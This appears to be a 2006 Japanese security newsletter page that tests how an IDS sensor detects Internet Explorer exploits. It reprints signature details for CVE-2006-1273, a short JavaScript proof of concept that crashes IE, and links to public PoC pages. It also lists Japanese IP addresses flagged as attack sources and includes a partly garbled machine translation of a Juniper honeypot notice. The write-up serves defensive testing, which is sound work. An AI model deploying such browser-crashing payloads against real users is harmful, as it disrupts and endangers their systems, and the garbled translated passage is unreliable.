192.168.221.110

Victim:

Windows2000

192.168.221.180

センサー

ProvenitaM10

XPU1.70


実証コード

受動的攻撃

影響

メモリー使用率があがります。その後、エラーが発生してIEが強制終了する。

エラー

JavaScript_NOOP_Sled_01

メモリーの使用が増加している様子

JavaScript_NOOP_Sled_02


トレース

イベント一覧

優先度

シグネチャ名

検知件数

High

JavaScript_NOOP_Sled

4



イベント詳細

JavaScript_NOOP_Sled.jpg

参考資料

  • Internet Explorer exploits in the wild (F-Secure blog, 2006.03.27)
  • Updates on IE vulnerability (SANS ISC, 2006.03.27)
  • Malicious Code / Malicious Website: I.E. Zero-day update (Websense, 2006.03.26)
  • Update regarding recent Internet Explorer attacks (MSRC blog, 2006.03.27)
  • 項目

    攻撃

    リモート

    攻撃ポート

    80

    対象OS

    Windows

    CVE

    CVE-2006-1273

    MS

    PAM

    Microsoft Internet Exporer mshtml.dll buffer overflow (HTML_Mshtml_Overflow)

    About this signature or vulnerability

    RealSecure Network Sensor, RealSecure Server Sensor:


    This signature detects a malicious Web page containing a large number of script action handlers in a single HTML tag.


    Default risk level

    High


    Sensors that have this signature

    RealSecure Network Sensor: XPU 24.32, RealSecure Server Sensor: XPU 24.32


    Systems affected

    Windows XP: SP2, Microsoft Internet Explorer: 6.0


    Type

    Unauthorized Access Attempt


    Vulnerability description

    Microsoft Internet Explorer version 6.0 is vulnerable to a buffer overflow in mshtml.dll. By creating a malicious Web page containing a large number of script action handlers in a single HTML tag, a remote attacker could overflow a buffer and cause Internet Explorer to crash or possibly execute arbitrary code on a victim's system, once the malicious page is opened.


    Note: This vulnerability also affects Mozilla Firefox, and possibly other vendor Web browsers.


    How to remove this vulnerability

    No remedy available as of March 2006.


    検証環境

    優先度

    OS

    IP

    Intruder:

    -

    213.134.128.25

    Victim:

    Windows2000

    192.168.221.180

    センサー

    ProvenitaM10

    XPU1.70


    実証コード

    http://lcamtuf.coredump.cx/iedie.html


    The following proof of concept is available:


    <script>

    for(s='<a onclick=',i=0;i<8||(document.write(s+'>'));i++)s+=s;

    </script>

    Site screenshot:

    HTML_Mshtml_Overflow.png

    Code snippet:

    HTML_Mshtml_Overflow_02.png


    影響

    IEが強制終了する。


    トレース

    イベント一覧

    優先度

    シグネチャ名

    検知件数

    High

    HTML_Mshtml_Overflow

    1



    イベント詳細

    HTML_Mshtml_Overflow.jpg

    ----------------------------

    ■あまてらす

    ----------------------------


    ----------------------------

    ■セキュリティニュース

    ----------------------------

    インシデント

    韓国IT企業、訴訟相次ぎ戦々恐々

    【レポート】 MIX 06 - ゲイツ氏とティム・オライリー氏が"Web 2.0"対談


    Winny
    ビジネスユーザーの約30%が「Winny入りPCを業務に利用」――NS総研調査

    シマンテック、Winny経由で情報漏えいさせる「Antinny」駆除ツール無償配布

    Yahoo!ショッピング加盟店からWinnyウイルスで受注情報が流出

    ウェブセンス、企業内Winnyを一掃できるソリューションを期間限定で無償提供

    「過去に持ち出された業務データも回収すべき」---ネットエージェント杉浦氏

    カーネギーメロン武田教授、「日本はサイバーテロ状態」

    脆弱性

    FreeBSDに3件のセキュリティアドバイザリ - sendmailとIPsec、OPIE関連

    IEにパッチ未公開のセキュリティ・ホール,怪しいサイトへは近づくな


    その他

    プロトン、最新256ビット暗号技術により個人情報を保護するソフトを発売

    Bill Gates氏が語る最新セキュリティビジョンの実現は遠い?

    Check Point、Sourcefireの買収計画を撤回


    ----------------------------

    ■実証コード

    ----------------------------

    IEへのDOS

    http://www.computerterrorism.com/research/ct22-03-2006

    http://lcamtuf.coredump.cx/iedie.html

    ----------------------------

    ■不正なアクセス(日本を送信元とした攻撃)

    ----------------------------

    自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


    221.113.206.248 p2248-freed01hon-sw1gw4.tokyo.ocn.ne.jp
    221.113.209.45 p6045-air01hon128k.tokyo.ocn.ne.jp
    221.113.209.153 p6153-air01hon128k.tokyo.ocn.ne.jp
    221.113.210.138 p7138-air01hon128k.tokyo.ocn.ne.jp
    221.113.210.167 p7167-air01hon128k.tokyo.ocn.ne.jp
    221.113.212.165 p9165-air01hon128k.tokyo.ocn.ne.jp
    221.113.213.203 p3203-air01honfc.tokyo.ocn.ne.jp
    221.113.231.73 p3073-ipad12gifu.gifu.ocn.ne.jp
    221.113.232.184 p4184-ipad12gifu.gifu.ocn.ne.jp
    221.113.236.51 p2051-ipad55osakakita.osaka.ocn.ne.jp
    221.113.242.6 p2006-ipad56osakakita.osaka.ocn.ne.jp
    221.113.243.17 p3017-ipad56osakakita.osaka.ocn.ne.jp
    221.113.243.102 p3102-ipad56osakakita.osaka.ocn.ne.jp
    221.113.244.235 p4235-ipad56osakakita.osaka.ocn.ne.jp
    221.170.61.45 FLH1Acj045.tky.mesh.ad.jp
    221.186.70.50 WWW.ARS-ASP.COM.48.70.186.221.in-addr.arpa
    58.88.227.31 p1031-ipad202gifu.gifu.ocn.ne.jp
    60.45.136.166 p10166-air01hon128k.tokyo.ocn.ne.jp
    61.118.187.232 p1232-freed01hon-sw2gw8.tokyo.ocn.ne.jp
    124.96.208.145 p6145-ipad204gifu.gifu.ocn.ne.jp
    125.173.20.44 p6044-ipad203gifu.gifu.ocn.ne.jp
    203.181.17.32 q017032.ppp.asahi-net.or.jp
    218.219.218.15 l218015.ppp.asahi-net.or.jp
    220.11.92.79 softbank220011092079.bbtec.net
    221.18.240.192 softbank221018240192.bbtec.net
    221.78.43.136 softbank221078043136.bbtec.net
    221.95.83.32 softbank221095083032.bbtec.net
    221.113.96.164 164.96.113.221.ap.yournet.ne.jp
    221.113.100.143 143.100.113.221.ap.yournet.ne.jp
    221.113.102.92 92.102.113.221.ap.yournet.ne.jp
    221.113.107.118 118.107.113.221.ap.yournet.ne.jp
    221.113.109.120 120.109.113.221.ap.yournet.ne.jp
    221.113.113.110 110.113.113.221.ap.yournet.ne.jp
    221.113.113.223 223.113.113.221.ap.yournet.ne.jp
    221.113.127.202 202.127.113.221.ap.yournet.ne.jp
    221.113.127.227 227.127.113.221.ap.yournet.ne.jp
    221.113.154.42 p17042-adsao02sappo2-acca.hokkaido.ocn.ne.jp
    221.113.203.50 p1050-freed01hon-sw1gw3.tokyo.ocn.ne.jp
    221.113.203.149 p1149-freed01hon-sw1gw3.tokyo.ocn.ne.jp
    221.113.204.219 p2219-freed01hon-sw1gw3.tokyo.ocn.ne.jp
    221.113.205.156 p1156-freed01hon-sw1gw4.tokyo.ocn.ne.jp
    221.113.206.118 p2118-freed01hon-sw1gw4.tokyo.ocn.ne.jp
    221.113.206.215 p2215-freed01hon-sw1gw4.tokyo.ocn.ne.jp

    Juniper Networks maintains honeypots around the world to collect real time statistics about vulnerabilities and threats. Honeypots are sample networks connected to the Internet in a production environment and contain a representative sample of platforms, operating systems and applications.
    西洋ビャクシン Networks は弱点と脅威についてリアルタイム統計値を集めるために世界中 honeypots を保守します。 Honeypots は生産環境でインターネットに接続したサンプルネットワークであって、そしてプラットホーム、オペレーティング・システムとアプリケーションの代表的なサンプルを含みます。

    The data represents the most common attacks that are seen on these representative networks and is an average per honeypot collected over a rolling one week window. The attacks seen in these networks may differ from the top and latest threats listed on the previous page. The data represents the most widespread attacks but may neither pose the greatest risk to customers nor be one of the latest threats.
    データはこれらの代表的なネットワーク上で見られる最も普通の攻撃を表して、そして回転する1週間のウインドウの上に集められた honeypot 毎に1つの平均です。 これらのネットワークで見られた攻撃は頂上と前のページにリストされた最近の脅威とは違うかもしれません。 データは最も広範囲にわたる攻撃を表します、しかし顧客に最も大きい危険となりも、そして最近の脅迫の1つでありもしないかもしれません。


    Most Exploited Vulnerabilities
    Top 5 most frequently exploited vulnerabilities with a rating of "severe."
    Most exploited vulnerabilities


    The Five Most Attacked Ports

    X-Axis: Port number
    Y-Axis: Number of attacks with a rating of "severe" per honeypot in the last one week

    most-attacked-ports

    (出展:Jupiter )